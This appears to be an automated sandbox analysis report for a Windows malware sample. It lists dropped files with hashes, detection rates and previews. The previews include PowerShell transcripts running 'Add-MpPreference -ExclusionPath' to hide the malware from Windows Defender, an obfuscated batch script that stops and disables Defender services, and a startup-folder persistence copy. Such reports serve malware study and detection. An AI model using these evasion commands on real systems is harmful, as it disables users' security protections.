SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_itmz2rec.cma.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mmd5esqe.nye.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_n53wgmkc.hjj.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_n53wgmkc.hjj.psm1	
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nkandfd3.edm.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_owyqwer5.pit.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_prdboqvj.obf.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_t3cudrtk.i1j.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_t3cudrtk.i1j.ps1	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_t55ukbii.j4o.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vcgbxqwq.o1n.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vlmwsvb4.xai.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w03g12pt.ext.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w03g12pt.ext.psm1	
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wyv2ksux.dc3.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_x4bdcww5.qt0.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe	
Process:	C:\Program Files\Common Files\system\E59A6148\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false

C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\AdvancedRun.exe

Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......oH..+)..+)..+)...&.))...&.9).....()......)..+)...(......()......).....*).....*).. Rich+)..........................PE..L.....(_...@.........................@...L...........a..........B..x!..........p... <...........................text...).......................... ..`.rdata.../.......0.................@..@.data..............................@....rsrc....a.......b.................@..@.. ....

C:\Users\user\AppData\Local\Temp\a917f366-d607-4eab-84c4-b148dd5c0b83\test.bat

Process:	C:\Program Files\Common Files\system\E59A6148\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718 E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe

Process:	C:\Users\user\Desktop\lKJbVguaav.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	856022
Entropy (8bit):	5.80731766715221
Encrypted:	false
SSDEEP:	12288:rn8yLq+IYhqreG7zHRwpS/hCcpzfRJYL4wFcTEDCN:rn3L1IYh+Zdl/dpz4swFPDCN
MD5:	5F377DE371A8E95ACEC9956303D6F032
SHA1:	4D36D918DF8FF90C0327EF713CFA262591D93636
SHA-256:	46EEDA891D1AB66CB14C007A901CF167B9E80ED78D9AF21889EEA4BE3EB55E09
SHA-512:	F7766DBB768CD671AC7A2E99B78625352B2BA53504CE9BAAF6545AFB0D33D769218B117400BB1658A48B1B6A108F56CF29B2287C761C9C98F7D6F714D6C4B50
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 67%
Reputation:	unknown
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L.....q...............0.................. ... .@.. ....`.......... ..`....................................J.... ..D...................@..........8.. ....H............text........ ....`.rsrc...D.... ....@..@.rel oc.......@......................@..@........................H........T..$...............&...<..*:.(......}....*:.{......o....*R.......}......}....*6.{..........*:.{...........*..{....*"..}....*:.(..... .....*~..(....2....X(....{..........**.{.......*R.{.....{.....Y.....**.{.......*b..1..{.......s)...(...+*..{....,..{......{.....s)...(...+*..{....*2.q....s....*&...(/...*..{6...*"..}6...*..(7...*..*..{4.....{3....._c...{2..._.....*.. {4.....{3....._c...{2..._......*Z.{4.....{3....._c....*v...{2..._T

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\lKJbVguaav.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe:Zone.Identifier	
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.DYnW38wW.20210915161257.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1787
Entropy (8bit):	5.314633242997005
Encrypted:	false
SSDEEP:	48:BZ3v/doO+SXZqDYB1Zta9ZP6v/doO+SXZqDYB1ZA:BZf/dNTqDo1ZE9ZPm/dNTqDo1ZA
MD5:	CBB354B77261902C28AFF21CD02EE508
SHA1:	63276A0900457D23FC7EC7EFE3C0A4A99F76F8DE
SHA-256:	A0C435B6CB11E8965370860495424B61C8BCF24288AA1BB16A63DAD682EDE911
SHA-512:	EFE01730FE0CC7C8104EB73EF62888EF8FBFDBC90A9F5516D95A4D2CE508180137512C8DE9D56EE69D50BE7B41B58339759AA6594B537466A4C5251C4BEF0C0 3
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161300..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..Process ID: 6164..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompa tibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161300..**********..PS>Add-MpPreference -Excl usionPath C:\Program Files\Common Files\System\E59A6148\svchost.exe -Force..**********..Command start time: 20210915161523..**********.. PS>TerminatingError(Add-MpPref

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.FKgT1nS8.20210915161142.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.399073582237563
Encrypted:	false
SSDEEP:	96:BZf/dN0+XqDo1ZE+KZZ/dN0+XqDo1ZR4+P++PQ+PjZJ/dN0+XqDo1ZG5+PA+PA++:j
MD5:	1BCECF7B5C2CF02EBEC8FA5B06C8C2D7
SHA1:	E50FB576B8E57F985762E5294D12F3367B261177
SHA-256:	438A4C0AA0A42E53C88100D732DE52289DD315AF04C812484EFD6E92A587FBB4
SHA-512:	3B557279A3B310D9D0FD3CEBB8BAB06095BAD3D3E67E46EB6AC6480D727132DD4F256EDC29646627C4B6FAD85DCD070D983B558D088A7A28989DBB84EB6CE 63
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161146..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\Desktop\lKJbVguaav.exe -Force..Process ID: 2952..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915161146..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \lKJbVguaav.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915161449..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.Ip8DGDRD.20210915161155.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.399594817977416
Encrypted:	false
SSDEEP:	96:BZI/dN0+bqDo1Zz+KZd/dN0+bqDo1ZA4+P++PQ+PjZN/dN0+bqDo1ZRV5+PA+PAN:zCvq
MD5:	DACC57DEBB23BE527741557249A7E916
SHA1:	7BAF38A8C3DE8FDCF672D9EC1AC9659CD6D8B685
SHA-256:	D62606CA932B59E6EF750A2DBC7D16E7E7486296930D97F88F44D1E48CB803D0
SHA-512:	F9DE50C7D86DDC071321D7CD5D3BE01DA0A38B54FC6E6FD37FA12DFBA25B26B875A666490E54F221E0FAD754409AB2C773E82F9E4FFAF42A012B11020E6DBE 7B
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.Ip8DGDRD.20210915161155.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161158..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\lKJbVguaav.exe -Force..Process ID: 6668..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915161158..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \lKJbVguaav.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915161342..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.UDSSE0Wa.20210915161256.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.3384674472509674
Encrypted:	false
SSDEEP:	96:BZB/dN7aqDo1ZZm4Zg/dN7aqDo1ZfqMf0cf0cf0GZt:aTT9
MD5:	04019100B542393126B1B4C206A0A8A9
SHA1:	45C1A29197BBC2EA08ACDF5624C398A185C6496A
SHA-256:	31A63B4BA3048F16BC0B5305583C6532428FC8DB6A547E01BFA51159B6A8D305
SHA-512:	336C7809F676F7B6FAE6D34643E2C76AE80EE527B42D9867EA80992A1F09C6B67CBFD9A49F4E8713852DF4FC230F62AFF2AB8244996C03755FDB2478A04D3F6C
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161258..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..Process ID: 4840..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161258..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.WgKkZP8O.20210915161259.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1908
Entropy (8bit):	5.328569130447471
Encrypted:	false
SSDEEP:	48:BZev/doO+SsuIlqDYB1Zusu04Zqv/doO+SsuIlqDYB1ZA:BZS/dN7qqDo1Zy04Z2/dN7qqDo1ZA
MD5:	96FD5714BDA764615677C55862B30C71
SHA1:	38D3AF87EBC9128E5631EB6E147D69197F876818
SHA-256:	39E8D6654417A4185864D485E953D0CDF7375B830EFFBE0D3170A1D85669B269
SHA-512:	E249D4E9DB9E9EDA8634E8087D5F7A803C01194C937E67F5CC7D0E4BA1C7ED3B48296974580B3D78DA793EDB3232B1EFB1FC831B7A94CCF513DDB8FB14E89 CF
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161303..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..Process ID: 5968..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915161303..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.Y6uDcGdZ.20210915161140.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.3990618053567
Encrypted:	false
SSDEEP:	96:BZT/dN0+1aqDo1Zw+KZh/dN0+1aqDo1Z/4+P++PQ+PjZf/dN0+1aqDo1ZQ5+PA+I:X5SF
MD5:	9AD9FF09EA6020DA5598CE85527E60B5
SHA1:	0895DCEA8EF60E61B26704A65C9A3D100FF79CD8
SHA-256:	C125E3345245351A1F2AF1577F5016554FCF04F572FDEF17E8AF4A827AE01E2A
SHA-512:	D262611B0EFDAF785022CB43E50493D1D3BD48BB2FC76ADDCBFBA4716D2BFF2D4FC81D98D4AA019B02D16C579530DC994D4109A6F5E85FF959DB82B8EE415 13
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.Y6uDcGdZ.20210915161140.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915161142..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\lKJbVguaav.exe -Force..Process ID: 2616..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915161142..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \lKJbVguaav.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915161438..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.216554.dh5SBumr.20210915161301.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1787
Entropy (8bit):	5.317468251504598
Encrypted:	false
SSDEEP:	48:BZkv/doO+SXyqDYB1ZA99ZCv/doO+SXyqDYB1ZA:BZE/dN4qDo1ZC9Z+/dN4qDo1ZA
MD5:	74EB45D3CCE0DC6181CF1C01541FD33D
SHA1:	7B61BBED5950866B5D8158C7F899CC127132DA70
SHA-256:	A22B24FC9A7AC1327DE753A1F77E5A4AFD4AC11190EC26A81012D33334E07A48
